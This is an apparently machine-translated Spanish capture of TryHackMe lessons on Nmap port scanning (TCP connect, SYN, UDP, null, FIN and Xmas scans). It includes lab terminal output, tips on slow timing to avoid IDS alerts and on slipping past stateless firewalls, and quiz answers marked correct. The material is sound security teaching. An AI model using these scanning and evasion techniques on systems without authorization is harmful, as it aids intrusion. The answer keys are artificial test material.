En la siguiente ventana de captura de paquetes de Wireshark, vemos a Nmap enviando paquetes TCP con el indicador SYN configurado a varios puertos, 256, 443, 143, etc. De forma predeterminada, Nmap intentará conectarse a los 1000 puertos más comunes. Un puerto TCP cerrado responde a un paquete SYN con RST/ACK para indicar que no está abierto. Este patrón se repetirá para todos los puertos cerrados cuando intentemos iniciar un protocolo de enlace TCP de tres vías con ellos.



Notamos que el puerto 143 está abierto, por lo que respondió con un SYN/ACK, y Nmap completó el protocolo de enlace de tres vías enviando un ACK. La siguiente figura muestra todos los paquetes intercambiados entre nuestro host Nmap y el puerto 143 del sistema de destino. Los primeros tres paquetes son el protocolo de enlace TCP de tres vías que se está completando. Luego, el cuarto paquete lo derriba con un paquete RST/ACK.



Para ilustrar el `-sT` (escaneo de conexión TCP), el siguiente ejemplo de comando devolvió una lista detallada de los puertos abiertos.

Terminal Pentest

```
pentester@TryHackMe$ nmap -sT MACHINE_IP

Starting Nmap 7.60 ( https://nmap.org ) at 2021-08-30 09:53 BST
Nmap scan report for MACHINE_IP
Host is up (0.0024s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
25/tcp  open  smtp
80/tcp  open  http
111/tcp open  rpcbind
143/tcp open  imap
MAC Address: 02:45:BF:8A:2D:6B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
```

Tenga en cuenta que podemos usar `-F` para habilitar el modo rápido y disminuir la cantidad de puertos escaneados de 1000 a 100 puertos más comunes.

Cabe mencionar que `-r` también se puede agregar la opción de escanear los puertos en orden consecutivo en lugar de orden aleatorio. Esta opción es útil cuando se prueba si los puertos se abren de manera consistente, por ejemplo, cuando se inicia un objetivo.

Responda las siguientes preguntas

Inicie la máquina virtual. Abra AttackBox y ejecútelo `nmap -sT MACHINE_IP` a través de la terminal. Se ha instalado un nuevo servicio en esta máquina virtual desde nuestro último análisis. ¿Qué número de puerto se cerró en el análisis anterior pero ahora está abierto en esta máquina virtual de destino?

110 — Respuesta correcta

¿Cuál es la suposición de Nmap sobre el servicio recién instalado?

POP3 — Respuesta correcta

Tarea 5 Escaneo TCP SYN

Tarea 6 Escaneo UDP

Tarea 7 Ajuste del alcance y el rendimiento

Tarea 8 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 58477 usuarios aquí y esta sala tiene 821 días.

SCANNING FOR TARGET....

1586

Escaneos de puertos básicos de Nmap

Aprenda en profundidad cómo funcionan el escaneo de conexión TCP de nmap, el escaneo de puerto TCP SYN y el escaneo de puerto UDP.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Puertos TCP y UDP


Tarea 3 Banderas TCP

Tarea 4 Escaneo de conexión TCP


Tarea 5 Escaneo TCP SYN

Iniciar máquina


Los usuarios sin privilegios están limitados a conectarse al escaneo. Sin embargo, el modo de escaneo predeterminado es el escaneo SYN y requiere un usuario privilegiado (root o sudoer) para ejecutarlo. El escaneo SYN no necesita completar el protocolo de enlace de tres vías TCP; en cambio, interrumpe la conexión una vez que recibe una respuesta del servidor. Debido a que no establecimos una conexión TCP, esto disminuye las posibilidades de que se registre el análisis. Podemos seleccionar este tipo de escaneo usando la `-sS` opción. La siguiente figura muestra cómo funciona el escaneo TCP SYN sin completar el protocolo de enlace de tres vías TCP.




La siguiente captura de pantalla de Wireshark muestra un escaneo TCP SYN. El comportamiento en el caso de puertos TCP cerrados es similar al del escaneo de conexión TCP.



Para ver mejor la diferencia entre los dos escaneos, considere la siguiente captura de pantalla. En la mitad superior de la siguiente figura, podemos ver un `-sT` tráfico de escaneo de conexión TCP. Cualquier puerto TCP abierto requerirá que Nmap complete el protocolo de enlace TCP de tres vías antes de cerrar la conexión. En la mitad inferior de la siguiente figura, vemos cómo un escaneo SYN `-sS` no necesita completar el protocolo de enlace de tres vías TCP; en cambio, Nmap envía un paquete RST una vez que se recibe un paquete SYN/ACK.





El escaneo TCP SYN es el modo de escaneo predeterminado cuando se ejecuta Nmap como usuario privilegiado, como root o usando sudo, y es una opción muy confiable. Descubrió con éxito los puertos abiertos que encontró anteriormente con el escaneo de conexión TCP, pero no se estableció completamente ninguna conexión TCP con el objetivo.

Terminal Pentest

```
pentester@TryHackMe$ sudo nmap -sS MACHINE_IP

Starting Nmap 7.60 ( https://nmap.org ) at 2021-08-30 09:53 BST
Nmap scan report for MACHINE_IP
Host is up (0.0073s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
110/tcp  open  pop3
111/tcp  open  rpcbind
143/tcp  open  imap
MAC Address: 02:45:BF:8A:2D:6B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
```

Responda las siguientes preguntas

Inicie la máquina virtual. Se ha instalado algún software de servidor nuevo desde la última vez que lo escaneamos. En AttackBox, use la terminal para ejecutar `nmap -sS MACHINE_IP`. ¿Cuál es el nuevo puerto abierto?

6667 — Respuesta correcta

¿Cuál es la suposición de Nmap sobre el nombre del servicio?

IRC — Respuesta correcta

Tarea 6 Escaneo UDP

Tarea 7 Ajuste del alcance y el rendimiento

Tarea 8 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 58477 usuarios aquí y esta sala tiene 821 días.

SCANNING FOR TARGET....

1586

Escaneos de puertos básicos de Nmap

Iniciar AttackBox | Ayuda

Aprenda en profundidad cómo funcionan el escaneo de conexión TCP de nmap, el escaneo de puerto TCP SYN y el escaneo de puerto UDP.

100%

Tarea 1 Introducción

Tarea 2 Puertos TCP y UDP

Tarea 3 Banderas TCP

Tarea 4 Escaneo de conexión TCP


Tarea 5 Escaneo TCP SYN

Tarea 6 Escaneo UDP


Iniciar máquina

UDP es un protocolo sin conexión y, por lo tanto, no requiere ningún protocolo de enlace para establecer la conexión. No podemos garantizar que un servicio que escucha en un puerto UDP responda a nuestros paquetes. Sin embargo, si se envía un paquete UDP a un puerto cerrado, se devuelve un error de puerto ICMP inalcanzable (tipo 3, código 3). Puede seleccionar escaneo UDP usando la `-sU` opción; además, puedes combinarlo con otro escaneo TCP .


La siguiente figura muestra que si enviamos un paquete UDP a un puerto UDP abierto, no podemos esperar ninguna respuesta a cambio. Por tanto, enviar un paquete UDP a un puerto abierto no nos dirá nada.



Sin embargo, como se muestra en la figura siguiente, esperamos obtener un paquete ICMP de tipo 3, destino inalcanzable, y código 3, puerto inalcanzable. En otras palabras, los puertos UDP que no generan ninguna respuesta son los que Nmap indicará como abiertos.



En la captura de Wireshark a continuación, podemos ver que cada puerto cerrado generará un destino de paquete ICMP inalcanzable (puerto inalcanzable).



Iniciar un escaneo UDP contra este servidor Linux resultó valioso y, de hecho, descubrimos que el puerto 111 está abierto. Por otro lado, Nmap no puede determinar si el puerto UDP 68 está abierto o filtrado.

Terminal Pentest

```
pentester@TryHackMe$ sudo nmap -sU MACHINE_IP

Starting Nmap 7.60 ( https://nmap.org ) at 2021-08-30 09:54 BST
Nmap scan report for MACHINE_IP
Host is up (0.00061s latency).
Not shown: 998 closed ports
PORT     STATE         SERVICE
68/udp   open|filtered dhcpc
111/udp  open          rpcbind
MAC Address: 02:45:BF:8A:2D:6B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1085.05 seconds
```

Responda las siguientes preguntas

Inicie la máquina virtual. En AttackBox, use la terminal para ejecutar `nmap -sU -F -v MACHINE_IP` . Se ha instalado un nuevo servicio desde el último análisis. ¿Cuál es el puerto UDP que está abierto ahora?

53 | Respuesta correcta | Pista

¿Cuál es el nombre del servicio según Nmap?

domain | Respuesta correcta

Tarea 7 Ajuste del alcance y el rendimiento

Tarea 8 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 58477 usuarios aquí y esta sala tiene 821 días.

SCANNING FOR TARGET....

1586

Escaneos de puertos básicos de Nmap

Iniciar AttackBox | Ayuda

Aprenda en profundidad cómo funcionan el escaneo de conexión TCP de nmap, el escaneo de puerto TCP SYN y el escaneo de puerto UDP.

100%

Tarea 1 Introducción

Tarea 2 Puertos TCP y UDP

Tarea 3 Banderas TCP

Tarea 4 Escaneo de conexión TCP

Tarea 5 Escaneo TCP SYN

Tarea 6 Escaneo UDP

Tarea 7 Ajuste del alcance y el rendimiento

Puede especificar los puertos que desea escanear en lugar de los 1000 puertos predeterminados. Ahora especificar los puertos es intuitivo. Veamos algunos ejemplos:

- Lista de puertos: `-p22,80,443` escaneará los puertos 22, 80 y 443.
- rango de puertos: `-p1-1023` escaneará todos los puertos entre 1 y 1023 inclusive, mientras que `-p20-25` escaneará los puertos entre 20 y 25 inclusive.

Puede solicitar el escaneo de todos los puertos usando `-p-` , que escaneará los 65535 puertos. Si desea escanear los 100 puertos más comunes, agregue `-F` . El uso `--top-ports 10` comprobará los diez puertos más comunes.

Puede controlar el tiempo de escaneo usando `-T<0-5>` . `-T0` es el más lento (paranoico), mientras que `-T5` es el más rápido. Según la página del manual de Nmap , hay seis plantillas:

- paranoico (0)
- astuto (1)
- educado (2)
- normales (3)
- agresivo (4)
- loco (5)

Para evitar alertas de IDS , puede considerar `-T0` o `-T1` . Por ejemplo, `-T0` escanea un puerto a la vez y espera 5 minutos entre el envío de cada sonda, por lo que puede adivinar cuánto tiempo tardaría en finalizar el escaneo de un objetivo. Si no especifica ningún tiempo, Nmap usa normal `-T3` . Cabe destacar que `-T5` es el más agresivo en cuanto a velocidad; sin embargo, esto puede afectar la precisión de los resultados del análisis debido a la mayor probabilidad de pérdida de paquetes. Tenga en cuenta que `-T4` se usa a menudo durante CTF y cuando se aprende a escanear objetivos de práctica, mientras que `-T1` a menudo se usa durante enfrentamientos reales donde el sigilo es más importante.

Alternativamente, puede optar por controlar la velocidad de paquetes usando `--min-rate <number>` y `--max-rate <number>` . Por ejemplo, `--max-rate 10` o `--max-rate=10` garantiza que su escáner no envíe más de diez paquetes por segundo.

Además, puede controlar la paralelización del sondeo utilizando `--min-parallelism <numprobes>` y `--max-parallelism <numprobes>` . Nmap sondea los objetivos para descubrir qué hosts están activos y qué puertos están abiertos; La paralelización de sondeo especifica el número de sondeos que se pueden ejecutar en paralelo. Por ejemplo, `--min-parallelism=512` obliga a Nmap a mantener al menos 512 sondas en paralelo; Estas 512 sondas están relacionadas con el descubrimiento de hosts y los puertos abiertos.

Responda las siguientes preguntas

¿Cuál es la opción para escanear todos los puertos TCP entre 5000 y 5500?

-p5000-5500 | Respuesta correcta | Pista

¿Cómo puede asegurarse de que Nmap ejecute al menos 64 sondas en paralelo?

--min-parallelism=64 | Respuesta correcta | Pista

¿Qué opción agregarías para hacer que Nmap sea muy lento y paranoico?

-T0 | Respuesta correcta

Tarea 8 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 58477 usuarios aquí y esta sala tiene 821 días.

SCANNING FOR TARGET....

1586

Escaneos de puertos básicos de Nmap

Iniciar AttackBox | Ayuda

Aprenda en profundidad cómo funcionan el escaneo de conexión TCP de nmap, el escaneo de puerto TCP SYN y el escaneo de puerto UDP.

100%

Tarea 1 Introducción

Tarea 2 Puertos TCP y UDP

Tarea 3 Banderas TCP

Tarea 4 Escaneo de conexión TCP

Tarea 5 Escaneo TCP SYN

Tarea 6 Escaneo UDP

Tarea 7 Ajuste del alcance y el rendimiento

Tarea 8 Resumen

Esta sala cubría tres tipos de exploraciones.

Tipo de escaneo de puerto	Comando de ejemplo
Escaneo de conexión TCP	`nmap -sT MACHINE_IP`
Escaneo TCP SYN	`sudo nmap -sS MACHINE_IP`
Escaneo UDP	`sudo nmap -sU MACHINE_IP`

Estos tipos de escaneo deberían ayudarlo a comenzar a descubrir la ejecución de servicios TCP y UDP en un host de destino.

Opción	Objetivo
`-p-`	todos los puertos
`-p1-1023`	escanear puertos 1 a 1023
`-F`	100 puertos más comunes
`-r`	escanear puertos en orden consecutivo
`-T<0-5>`	-Siendo T0 el más lento y T5 el más rápido.
`--max-rate 50`	velocidad <= 50 paquetes/seg
`--min-rate 15`	velocidad >= 15 paquetes/seg
`--min-parallelism 100`	al menos 100 sondas en paralelo

Responda las siguientes preguntas

Asegúrese de haber tomado nota de todas las opciones de escaneo cubiertas en esta sala. Es hora de aprender técnicas de escaneo de puertos más avanzadas uniéndose a la sala de escaneos de puertos avanzados de Nmap .

No se necesita respuesta | Pregunta hecha

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 58477 usuarios aquí y esta sala tiene 821 días.

1560

Escaneos de puertos avanzados de Nmap

Aprenda técnicas avanzadas como escaneos nulos, FIN, Navidad e inactivos (zombies), suplantación de identidad, además de evasión de FW e IDS.

100%


Tarea 1 Introducción

Esta sala es la tercera de la serie Nmap (parte del módulo Introducción a la seguridad de redes). En las dos primeras salas, aprendimos sobre el descubrimiento de hosts en vivo y los escaneos básicos de puertos.

1. Descubrimiento de host en vivo de Nmap
2. Escaneos de puertos básicos de Nmap
3. Escaneos de puertos avanzados de Nmap
4. Escaneos de puertos posteriores a Nmap

En Nmap Basic Port Scans , cubrimos los indicadores de TCP y revisamos el protocolo de enlace de tres vías de TCP. Para iniciar una conexión, TCP requiere que el primer paquete tenga configurado el indicador SYN. En consecuencia, podemos saber si un puerto TCP está abierto en función de la respuesta que recibimos.

Los investigadores de seguridad y los piratas informáticos contemplaron las banderas de TCP , que se muestran en la figura siguiente y se explican en la sala anterior, y comenzaron a experimentar. Querían saber qué pasaría si enviamos un paquete TCP, que no forma parte de ninguna conexión TCP en curso, con uno o más indicadores configurados.



Por ejemplo, se establece un indicador ACK cuando desea reconocer los datos recibidos. Un escaneo ACK es como intentar reconocer datos que no fueron enviados ni recibidos en primer lugar. Considere esta simple analogía: alguien viene a usted de la nada para decirle: "Sí, lo escucho, por favor continúe". cuando no has dicho nada.

Esta sala explica los tipos avanzados de escaneos y las opciones de escaneo. Algunos de estos tipos de escaneo pueden ser útiles en sistemas específicos, mientras que otros son útiles en configuraciones de red particulares. Cubriremos los siguientes tipos de escaneos de puertos:

- Escaneo nulo
- Escaneo FIN
- Escaneo de Navidad
- Escaneo de Maimón
- Escaneo ACK
- Escaneo de ventana
- Análisis personalizado

Además, cubriremos lo siguiente:

- IP suplantación de identidad
- Falsificación de MAC
- Escaneo de señuelo
- Paquetes fragmentados
- Exploración inactiva/zombi

Discutiremos opciones y técnicas para evadir firewalls y sistemas IDS . También cubrimos opciones para obtener detalles más detallados de Nmap.

Responda las siguientes preguntas

Inicie AttackBox usando el botón Iniciar AttackBox y prepárese para experimentar con diferentes tipos de escaneos de Nmap en diferentes máquinas virtuales.

No se necesita respuesta | Pregunta hecha

Tarea 2 Escaneo nulo TCP, escaneo FIN y escaneo de Navidad

Tarea 3 Escaneo TCP Maimón

Tarea 4 TCP ACK, ventana y escaneo personalizado

Tarea 5 Suplantación de identidad y señuelos

Tarea 6 Paquetes fragmentados

Tarea 7 Exploración inactiva/zombi

Tarea 8 Obtener más detalles

Tarea 9 Resumen

Creado por tryhackme y strategos
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 48144 usuarios aquí y esta sala tiene 821 días.

Escaneos de puertos avanzados de Nmap

Aprenda técnicas avanzadas como escaneos nulos, FIN, Navidad e inactivos (zombies), suplantación de identidad, además de evasión de FW e IDS.

100%

Tarea 1 Introducción

Tarea 2 Escaneo nulo TCP, escaneo FIN y escaneo de Navidad


Iniciar máquina

Comencemos con los siguientes tres tipos de escaneos:

- Escaneo nulo
- Escaneo FIN
- Escaneo de Navidad

Escaneo nulo

El escaneo nulo no establece ningún indicador; los seis bits de bandera se ponen a cero. Puede elegir este escaneo usando la `-sN` opción. Un paquete TCP sin indicadores establecidos no generará ninguna respuesta cuando llegue a un puerto abierto, como se muestra en la siguiente figura. Por lo tanto, desde la perspectiva de Nmap, la falta de respuesta en un escaneo nulo indica que el puerto está abierto o que un firewall está bloqueando el paquete.



Sin embargo, esperamos que el servidor de destino responda con un paquete RST si el puerto está cerrado. En consecuencia, podemos utilizar la falta de respuesta RST para determinar los puertos que no están cerrados: abiertos o filtrados.

A continuación se muestra un ejemplo de un análisis nulo en un servidor Linux . El escaneo nulo que llevamos a cabo identificó con éxito los seis puertos abiertos en el sistema de destino. Debido a que el escaneo nulo se basa en la falta de una respuesta para inferir que el puerto no está cerrado, no puede indicar con certeza que estos puertos están abiertos; Existe la posibilidad de que los puertos no respondan debido a una regla de firewall.


Terminal Pentester

```
pentester@TryHackMe$ sudo nmap -sN MACHINE_IP

Starting Nmap 7.60 ( https://nmap.org ) at 2021-08-30 10:30 BST
Nmap scan report for MACHINE_IP
Host is up (0.000066s latency).
Not shown: 994 closed ports
PORT    STATE         SERVICE
22/tcp  open|filtered ssh
25/tcp  open|filtered smtp
80/tcp  open|filtered http
110/tcp open|filtered pop3
111/tcp open|filtered rpcbind
143/tcp open|filtered imap
MAC Address: 02:45:BF:8A:2D:6B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 96.50 seconds
```

Tenga en cuenta que muchas opciones de Nmap requieren privilegios de root. A menos que esté ejecutando Nmap como root, debe utilizar `sudo` la opción como en el ejemplo anterior `-sN` .

Escaneo FIN

El escaneo FIN envía un paquete TCP con el indicador FIN configurado. Puede elegir este tipo de escaneo usando la `-sF` opción. De manera similar, no se enviará ninguna respuesta si el puerto TCP está abierto. Nuevamente, Nmap no puede estar seguro de si el puerto está abierto o si un firewall está bloqueando el tráfico relacionado con este puerto TCP.



Sin embargo, el sistema de destino debería responder con un RST si el puerto está cerrado. En consecuencia, podremos saber qué puertos están cerrados y utilizar este conocimiento para inferir los puertos que están abiertos o filtrados. Vale la pena señalar que algunos firewalls eliminarán el tráfico "silenciosamente" sin enviar un RST.

A continuación se muestra un ejemplo de un escaneo FIN en un servidor Linux . El resultado es bastante similar al resultado que obtuvimos anteriormente usando un escaneo nulo.

Terminal Pentester


```
pentester@TryHackMe$ sudo nmap -sF MACHINE_IP

Starting Nmap 7.60 ( https://nmap.org ) at 2021-08-30 10:32 BST
Nmap scan report for MACHINE_IP
Host is up (0.0018s latency).
Not shown: 994 closed ports
PORT    STATE         SERVICE
22/tcp  open|filtered ssh
25/tcp  open|filtered smtp
80/tcp  open|filtered http
110/tcp open|filtered pop3
111/tcp open|filtered rpcbind
143/tcp open|filtered imap
MAC Address: 02:45:BF:8A:2D:6B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 96.52 seconds
```


Escaneo de Navidad

El escaneo navideño recibe su nombre de las luces del árbol de Navidad. Un escaneo de Navidad establece los indicadores FIN, PSH y URG simultáneamente. Puede seleccionar Escaneo de Navidad con la opción `-sX` .

Al igual que el escaneo nulo y el escaneo FIN, si se recibe un paquete RST, significa que el puerto está cerrado. De lo contrario, se informará como abierto|filtrado.

Las dos figuras siguientes muestran el caso en el que el puerto TCP está abierto y el caso en el que el puerto TCP está cerrado.





El resultado de la consola a continuación muestra un ejemplo de un análisis de Navidad en un servidor Linux . Los resultados obtenidos son bastante similares a los del escaneo nulo y el escaneo FIN.

Terminal Pentester

```
pentester@TryHackMe$ sudo nmap -sX MACHINE_IP

Starting Nmap 7.60 ( https://nmap.org ) at 2021-08-30 10:34 BST
Nmap scan report for MACHINE_IP
Host is up (0.000087s latency).
Not shown: 994 closed ports
PORT    STATE         SERVICE
22/tcp  open|filtered ssh
25/tcp  open|filtered smtp
80/tcp  open|filtered http
110/tcp open|filtered pop3
111/tcp open|filtered rpcbind
143/tcp open|filtered imap
MAC Address: 02:45:BF:8A:2D:6B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 84.85 seconds
```

Un escenario en el que estos tres tipos de escaneo pueden ser eficientes es cuando se escanea un objetivo detrás de un firewall sin estado (sin estado). Un firewall sin estado verificará si el paquete entrante tiene el indicador SYN configurado para detectar un intento de conexión. El uso de una combinación de indicadores que no coincide con el paquete SYN permite engañar al firewall y llegar al sistema detrás de él. Sin embargo, un firewall con estado prácticamente bloqueará todos los paquetes manipulados y hará que este tipo de análisis sea inútil.

Responda las siguientes preguntas

En un análisis nulo, ¿cuántas banderas se establecen en 1?

0 — Respuesta correcta

En un escaneo FIN, ¿cuántas banderas se establecen en 1?

1 — Respuesta correcta

